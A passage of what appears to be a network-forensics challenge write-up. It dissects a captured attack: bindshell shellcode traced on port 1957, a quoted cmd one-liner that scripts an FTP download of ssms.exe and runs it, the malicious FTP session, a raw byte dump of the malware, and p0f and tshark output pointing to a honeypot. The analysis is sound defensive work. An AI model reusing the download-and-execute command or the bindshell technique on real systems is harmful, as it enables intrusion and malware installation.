SOCKET WSASocket (
     int af = 2;
     int type = 1;
     int protocol = 0;
     LPWSAPROTOCOL_INFO lpProtocolInfo = 0;
     GROUP g = 0;
     DWORD dwFlags = 0;
) =  66;
int bind (
     SOCKET s = 66;
     struct sockaddr_in * name = 0x004171f9 =>
         struct   = {
             short sin_family = 2;
             unsigned short sin_port = 42247 (port=1957);
             struct in_addr sin_addr = {
                 unsigned long s_addr = 0 (host=0.0.0.0);
             };
             char sin_zero = "       ";
         };
     int namelen = 16;
) =  0;
int listen (
     SOCKET s = 66;
     int backlog = 1;
) =  0;
SOCKET accept (
     SOCKET s = 66;
     struct sockaddr * addr = 0x00000000 =>
         struct   = {
         };
     int addrlen = 0x00000000 =>
         none;
) =  68;
BOOL CreateProcess (
     LPCWSTR pszImageName = 0x00000000 =>
           = "g";
     LPCWSTR pszCmdLine = 0x00417235 =>
           = "cmd";
     LPSECURITY_ATTRIBUTES psaProcess = 0x00000000 =>
         none;
     LPSECURITY_ATTRIBUTES psaThread = 0x00000000 =>
         none;
     BOOL fInheritHandles = 1;
     DWORD fdwCreate = 0;
     LPVOID pvEnvironment = 0x00000000 =>
         none;
     LPWSTR pszCurDir = 0x00000000 =>
         none;
     struct LPSTARTUPINFOW psiStartInfo = 0x0012fe54 =>
         struct   = {
             DWORD cb = 0;
             LPTSTR lpReserved = 0;
             LPTSTR lpDesktop = 0;
             LPTSTR lpTitle = 0;
             DWORD dwX = 0;
             DWORD dwY = 0;
             DWORD dwXSize = 0;
             DWORD dwYSize = 0;
             DWORD dwXCountChars = 0;
             DWORD dwYCountChars = 0;
             DWORD dwFillAttribute = 0;
             DWORD dwFlags = 0;
             WORD wShowWindow = 0;
             WORD cbReserved2 = 0;
             LPBYTE lpReserved2 = 0;
             HANDLE hStdInput = 68;
             HANDLE hStdOutput = 68;
             HANDLE hStdError = 68;
         };
     struct PROCESS_INFORMATION pProcInfo = 0x0052f74c =>
         struct   = {
             HANDLE hProcess = 4711;
             HANDLE hThread = 4712;
             DWORD dwProcessId = 4712;
             DWORD dwThreadId = 4714;
         };
) =  -1;
int closesocket (
     SOCKET s = 68;
) =  0;
int closesocket (
     SOCKET s = 66;
) =  0;
void ExitThread (
     DWORD dwExitCode = 0;
) =  0;
```

The shellcode is a bindshell on port 1957. (2pts)

Looking into the pcap file, starting at packet number 36 (and in turn, reconstructed with packets 37, 39, 41-48, and 51) the bindshell was used to instruct the attacked host to download a binary named “ssms.exe” from a remote ftp server:


```
echo open 0.0.0.0 8884 > o&echo user 1 1 >> o &echo get ssms.exe >> o &echo
quit >> o &ftp -n -s:o &del /F /Q o &ssms.exe ssms.exe
```

Starting at packet number 50 (reconstructed with packets 52-59, 60-67, 70 along with 339-342, 344-348) reveals the FTP connection and related traffic invoked from the above command (4pts). This is the ftp session:

```
220 NzmxFtpd 0wns j0
USER 1
331 Password required
PASS 1
230 User logged in.
SYST
215 NzmxFtpd
TYPE I
200 Type set to I.
PORT 192,150,11,111,4,56
200 PORT command successful.
RETR ssms.exe
150 Opening BINARY mode data connection
QUIT
226 Transfer complete.
221 Goodbye happy r00ting.
```

- Interpretation of the session shows that “Nzmxftpd Owns j0” is the FTP server message (FTP
- status code 220 is “Service ready for new user”). The “Owns j0” reference is litespeak/hackerspeak for “owns you”; this is hacker/scriptkiddy braggadocio jargon for the ability to infect/hack systems.
- The username supplied is “USER 1”; the FTP status code of 331 is “User name okay, need password.”
- The password supplied is PASS 1; the FTP status code 230 is “user logged in, proceed.” This status code appears after the client sends the correct password. It indicates that the user has successfully logged on to the FTP server.
- The SYST and reference, related FTP status code 215 and relate to optional FTP “NAME system type” command (RFC 959); “NzmxFtpd”[2] is the FTP server banner.
- The 200 status code (Command okay”) and “Type set to I” means that the client requested binary mode transfer and that the server acknowledged this request. The victim system IP address, 192.150.11.111 is provided, as is port 56; the 200 FTP status code reveals that the “PORT command” was successfully executed.
- The “RETR ssms.exe” command shows that the file ssms.exe is successfully retrieved.
- The 150 FTP status code means “File status okay, about to open data connection”; the status reveals that the server opens a BINARY mode data connection to transfer ssms.exe.
- The file transfer is completed and status code 226 confirms this, indicating “Closing data connection. Requested file action successful (for example; file transfer or file abort).”
- The FTP session is completed and closed (status code 221, meaning ”Service closing control connection. Logged out if appropriate”). The FTP server closing connection message “Goodbye happy r00ting” further confirms that this is a malicious FTP server. “r00ting” is an elitespeak verb for the process of conducting computer intrusions in order to gain root access to victim system.
- The FTP session successfully acquires a file. Starting at packet number 68 (and the TCP stream reconstructed with packets 69, 71-79, along with 80-338, and 343) is the transfer of the windows executable file, ssms.exe. The binary was extracted from the network traffic, as shown in Figure 1.8, and analyzed for the purpose of gaining greater insight into the nature and purpose of this attack.

[2] Open Source research for “NzmxFtpd” reveals numerous references to malicious network traffic/malware. (E.g.http://doc.emergingthreats.net/bin/view/Main/2009211)



Stream Content

```
MZ.....................@...p..............................`...........!..L.!Windows Program
$PE..L..........................j......\.............@..........................................................................
\.................................................................................................................................
(............................ ...........*..........................`...0.......8.................................x..............................o.........._"pq.....#
.......
......3....../P...j...m'.....7.j .a...'. ....F....)......R.0.l.M.0.&S...:.p5....V.d........U.80.......3..jZs.sp.g..6.yx.5...mq.(M..sM...gk...f.
.....^....@.R(.-.6a....!.B.
.P..yqm.m.#.}$....9.........._.)...:..g....k4mj....9%/..96........_..q%-.%H..".B.T......_.._/.
.>G-.....Hw..2..... %..A..=..Y.:...@.5)......N$....l4.3'....pN,9u.(... ..iq.'
.o*..o3%..s.#.e.m....n....[.5.>Y*.R....z...?..k....s...o....'....4....(...o.....J.\{.../.N2...._.j.....*...4&.#_.8..`.z..Z2.. .lG.....4...x-o..Q.~..P...U...f.......C..4...v...77.......-#
%..q5.r..5..v&..... =..".)..p ...w.... 0..+._..1........:.v.'..ch.+.p..*MR.6..N'A...T..<..M./.z*2..>..
....R...^._B.*..._.\..?`..F..*jmFbr?..T.Y.l.B.._*a.z.9J.y?_..V.)..2.'.I..H...&.:J.)..u&.%.2.a.r.i..*.%...W%....w*{...=.x. `.+.p.yu...m...>1y..6.."2y...n..
$>.....1....l...w..q0.m.5F..Ly.j.p.....|:P^..0.r...............u.b.....pee...xsG.^..E.u.a.....l.....g..=..M....y.'..3..^..b.f..h.N.....q5....?b
.4.u...rNI8'+.i..%_fxKU]...@<.g..Of..qj.2...Xm...w$...C....n.RM.D~cH0[..eG..D..b../../..o....$..gE.~.H.....h..hw]%C_$pWY.....0....5...<....u.k%.0.j*\[...."..!
u...E.M...b.0..Q..).........y....]....m.L......)Qm7.} W...=.....7.-U. ..J.i..n...".\_.#.3U@K^.1c..H.u.2.7\...s.}..'..4g)...!..'......U../..,...t`.=.V.....I5.L..=1...... u
\!/..A....VD....k87,..&W3dQ.q.B..h].aAz.../..-..$LP...../..c7..
.~.j.}/z"....L.".VVT3.}ks.2i<
.........c)8.&....`..I...V.....$.......k...#...|...}..e.6H.\.[6.b....@l.K.{J....0JL.&*..]
.U. W
..k:.z.&)..7.......d~7L.g...v.......80......l..pxh..F4Xn ../...x.Li0...K&.CA..b...2t.*..6.....&=.-&..
5\........^`..>...E.. ..tg.k..........Q...e...J..5]..P5...d.*~.'R.?.n.7..li..
g&..J^..#..:..%.0M$.:..%$...p...,{5.p].....$.....].#.X..n"\!*.;VqD&P`<c*.#.K.h..i.`:.E..\.G..=.~d.k"...y...:
l{..f.\.._.....wjJ.T.U8W.4^....b.3..w.n.2w...\....v...D.H.8-.........2.......A.
=..1.I$.e.r....6.v...............W.<...>_v..sv\.....W...f....-..P..L........C.*SX.F..r...a\S8.a[.w.X...Hey...3..+
.WZV.... .d.&.1.jq.V..aX....T.<...M..aj.V.a\.ra].._.;P.?J...bV^....Q"..A.V.`..5U..U..U..z....4U.a...'.s.`..k`#U.q...ztt}9U...K6.....e...$..vtl'....._U#Q.'...6,Q...i:.Z..mp;Q...GGe6x.&{..(..
(R.EF?z...W......._{..Q.I:+.5
1;x..'...e........l_0...r..=m.6r.n..z.+........~..D.'.^.A..\i.m.y}..].l..8...,K.SF.w....vV.yH..^.........q'....N.I&.
.%.Px.)...!.....ss....%.V..[)...r^...s...^....5"}........Z..e.w.".f...E^...\......G....B ?.....p..j1xj..D....5........Gr.]Y!..\e..#.=.>...y..!x.0.....vP.....5....b.%...TL;zu..]...
M.4F...=E....9..0Y.K...9hU.(..).m...S.c...i...b......
.....v9)
..N.....V9...V..T?..]&....
\&.......x....R.I.........6.4P....).....@....Y.q@......:.@4..+..L.+_..(%.4y.......4....L..\.;...2..Bd.;.\z..zP.^..1.|@...g.GVj...9.EL....)).o-4..
```

Figure 1 – Binary Data

Question 9: Do you think a Honeypot was used to pose as a vulnerable victim? Why? (6pts)

Tools used: p0f, wireshark

There is a mistake in the FTP instructions, the host is instructed to connect to an ftp service at address 0.0.0.0. Nevertheless, the attacked host connects to an ftp service, it ignores the instructions to connect to 0.0.0.0 and connects to the host of the attacker instead. Therefore we can assume some honeypot software was used, as normal ftp clients stick to their commands.

The port choosen for active ftp transfer is 1080, which is pretty low:

```
>>> address = '192,150,11,111,4,56'
>>> addr = list(map(int, address.split(',')))
>>> ip = '%d.%d.%d.%d' % tuple(addr[:4])
>>> port = addr[4] << 8 | addr[5]
>>> print('%s:%i' % (ip,port))
192.150.11.111:1080
```

The choosen ftp port does not suffer from any known limitations with different malware families: http://carnivore.it/2006/07/09/common_ftp_bug

Operating systems, we ask p0f about it:

```
p0f -s /tmp/attack-trace.pcap
p0f - passive os fingerprinting utility, version 2.0.8
(C) M. Zalewski <lcamtuf@dione.cc>, W. Stearns <wstearns@pobox.com>
p0f: listening (SYN) on '/tmp/attack-trace.pcap', 262 sigs (14 generic, cksum 0F1F5CA2), rule: 'all'.
98.114.205.102:1821 - Windows XP SP1+, 2000 SP3
  -> 192.150.11.111:445 (distance 15, link: ethernet/modem)
98.114.205.102:1828 - Windows XP SP1+, 2000 SP3
  -> 192.150.11.111:445 (distance 15, link: ethernet/modem)
98.114.205.102:1924 - Windows XP SP1+, 2000 SP3
  -> 192.150.11.111:1957 (distance 15, link: ethernet/modem)
192.150.11.111:36296 - Linux 2.6 (newer, 3) (up: 11265 hrs)
  -> 98.114.205.102:8884 (distance 0, link: ethernet/modem)
98.114.205.102:2152 - Windows XP SP1+, 2000 SP3
  -> 192.150.11.111:1080 (distance 15, link: ethernet/modem)
```

The attacker is somewhere in the Windows family, the victim a linux host.

tshark used to get some information about the NTLMSSP from the attack:

```
Frame 16 (311 bytes on wire, 311 bytes captured)
Ethernet II, Src: Supermic_62:4e:4a (00:30:48:62:4e:4a), Dst: Cisco_3b:56:01 (00:08:e2:3b:56:01)
Internet Protocol, Src: 192.150.11.111 (192.150.11.111), Dst: 98.114.205.102 (98.114.205.102)
Transmission Control Protocol, Src Port: microsoft-ds (445), Dst Port: itm-mcell-u (1828), Seq: 90, Ack:
306, Len: 257
NetBIOS Session Service
    Message Type: Session message
    Length: 253
SMB (Server Message Block Protocol)
    SMB Header
        Server Component: SMB
        SMB Command: Session Setup AndX (0x73)
        NT Status: STATUS_MORE_PROCESSING_REQUIRED (0xc0000016)
        Flags2: 0xc807
            .... .... .... .1.. = Security Signatures: Security signatures are supported
    Session Setup AndX Response (0x73)
        Action: 0x0000
            .... .... .... ...0 = Guest: Not logged in as GUEST
        Security Blob Length: 136
        Byte Count (BCC): 210
        Security Blob: 4E544C4D53535000020000000C000C003000000015828AE0...
            NTLMSSP
                NTLMSSP identifier: NTLMSSP
                NTLM Message Type: NTLMSSP_CHALLENGE (0x00000002)
                Domain: VIDCAM
                    Length: 12
                    Maxlen: 12
                    Offset: 48
                Flags: 0xe08a8215
                    1... .... .... .... .... .... .... .... = Negotiate 56: Set
                    .1.. .... .... .... .... .... .... .... = Negotiate Key Exchange: Set
                    ..1. .... .... .... .... .... .... .... = Negotiate 128: Set
                    ...0 .... .... .... .... .... .... .... = Negotiate 0x10000000: Not set
                    .... 0... .... .... .... .... .... .... = Negotiate 0x08000000: Not set
                    .... .0.. .... .... .... .... .... .... = Negotiate 0x04000000: Not set
                    .... ..0. .... .... .... .... .... .... = Negotiate Version: Not set
                    .... ...0 .... .... .... .... .... .... = Negotiate 0x01000000: Not set
                    .... .... 1... .... .... .... .... .... = Negotiate Target Info: Set
                    .... .... .0.. .... .... .... .... .... = Request Non-NT Session: Not set
                    .... .... ..0. .... .... .... .... .... = Negotiate 0x00200000: Not set
                    .... .... ...0 .... .... .... .... .... = Negotiate Identify: Not set
                    .... .... .... 1... .... .... .... .... = Negotiate NTLM2 key: Set
                    .... .... .... .0.. .... .... .... .... = Target Type Share: Not set
                    .... .... .... ..1. .... .... .... .... = Target Type Server: Set
                    .... .... .... ...0 .... .... .... .... = Target Type Domain: Not set
                    .... .... .... .... 1... .... .... .... = Negotiate Always Sign: Set
                    .... .... .... .... .0.. .... .... .... = Negotiate 0x00004000: Not set
                    .... .... .... .... ..0. .... .... .... = Negotiate OEM Workstation Supplied: Not
set
                    .... .... .... .... ...0 .... .... .... = Negotiate OEM Domain Supplied: Not set
                    .... .... .... .... .... 0... .... .... = Negotiate 0x00000800: Not set
                    .... .... .... .... .... .0.. .... .... = Negotiate NT Only: Not set
                    .... .... .... .... .... ..1. .... .... = Negotiate NTLM key: Set
                    .... .... .... .... .... ...0 .... .... = Negotiate 0x00000100: Not set
                    .... .... .... .... .... .... 0... .... = Negotiate Lan Manager Key: Not set
                    .... .... .... .... .... .... .0.. .... = Negotiate Datagram: Not set
                    .... .... .... .... .... .... ..0. .... = Negotiate Seal: Not set
                    .... .... .... .... .... .... ...1 .... = Negotiate Sign: Set
                    .... .... .... .... .... .... .... 0... = Request 0x00000008: Not set
                    .... .... .... .... .... .... .... .1.. = Request Target: Set
                    .... .... .... .... .... .... .... ..0. = Negotiate OEM: Not set
                    .... .... .... .... .... .... .... ...1 = Negotiate UNICODE: Set
                NTLM Challenge: 94EF6062E06DB5DF
                Reserved: 0000000000000000
                Address List
                    Length: 76
                    Maxlen: 76
                    Offset: 60
                    Domain NetBIOS Name: VIDCAM
                        Target item type: NetBIOS domain name (0x0002)
                        Target item Length: 12
                        Target item Content: VIDCAM
                    Server NetBIOS Name: VIDCAM
                        Target item type: NetBIOS host name (0x0001)
                        Target item Length: 12
                        Target item Content: VIDCAM
                    Domain DNS Name: VIDCAM
                        Target item type: DNS domain name (0x0004)
                        Target item Length: 12
                        Target item Content: VIDCAM
                    Server DNS Name: VIDCAM
                        Target item type: DNS host name (0x0003)
                        Target item Length: 12
                        Target item Content: VIDCAM
                    Unknown type:0x0006
                        Target item type: Unknown (0x0006)
                        Target item Length: 4
                        Target item Content: \001
                    List Terminator
                        Target item type: End of list (0x0000)
                        Target item Length: 0
        Native OS: Windows 5.1
        Native LAN Manager: Windows 2000 LAN Manager
```

The software which was attacked is likely to be a honeypot, given the eloquence in NTLMSSP I'd guess it was a honeytrap running on linux in mirror mode for port 445.

The 1080 port is another indicator which makes honeytrap likely:

```
http://svn.carnivore.it/browser/honeytrap/trunk/src/modules/htm_ftpDownload.c#L334
        local_data_port = 1080;         /* Starting with 1080 breaks RFC, but Windows does it as well */
```

If requested, honeytraps ftp client replaces 'invalid' ips.

```
http://svn.carnivore.it/browser/honeytrap/trunk/src/modules/htm_ftpDownload.c#L343
        /* replace private ip? */
                   if (replace_private_ips && (private_ipaddr(*lhost) || !(valid_ipaddr(*lhost)))) {
```

If we assume honeytrap was used in mirror mode, it is likely the information passed in the NTLMSSP (VIDCAM) belongs to the attacker himself. Given the honeypots location in an network range belonging to adobe, and the VIDCAM string from the NTLMSSP, maybe the honeypots address was replaced with the attackers address?

Question 10: Was there malware involved? Whats the name of the malware (We are not looking for a detailed malware analysis for this challenge) (2pts)

The file retrieved from the FTP server in the attack, ssms.exe, is malware—in particular an rbot variant possibly known as “NzM Bot.”[3] (2pts) The file profiling of this specimen was conducted as was behavioral and functionality analysis.

Question 11 -Do you think this is a manual or an automated attack? (2pts)

Examining the totality of the circumstances—including the forensic artifacts in relation to the temporal and relational context of the attack, along with the functionality and purpose of the malware involved in the attack—the attack is most likely automated. (2pts)

[3] Strings in the code announce “NzM Version 1.0 By N00bS, FaRcO and NaRcO”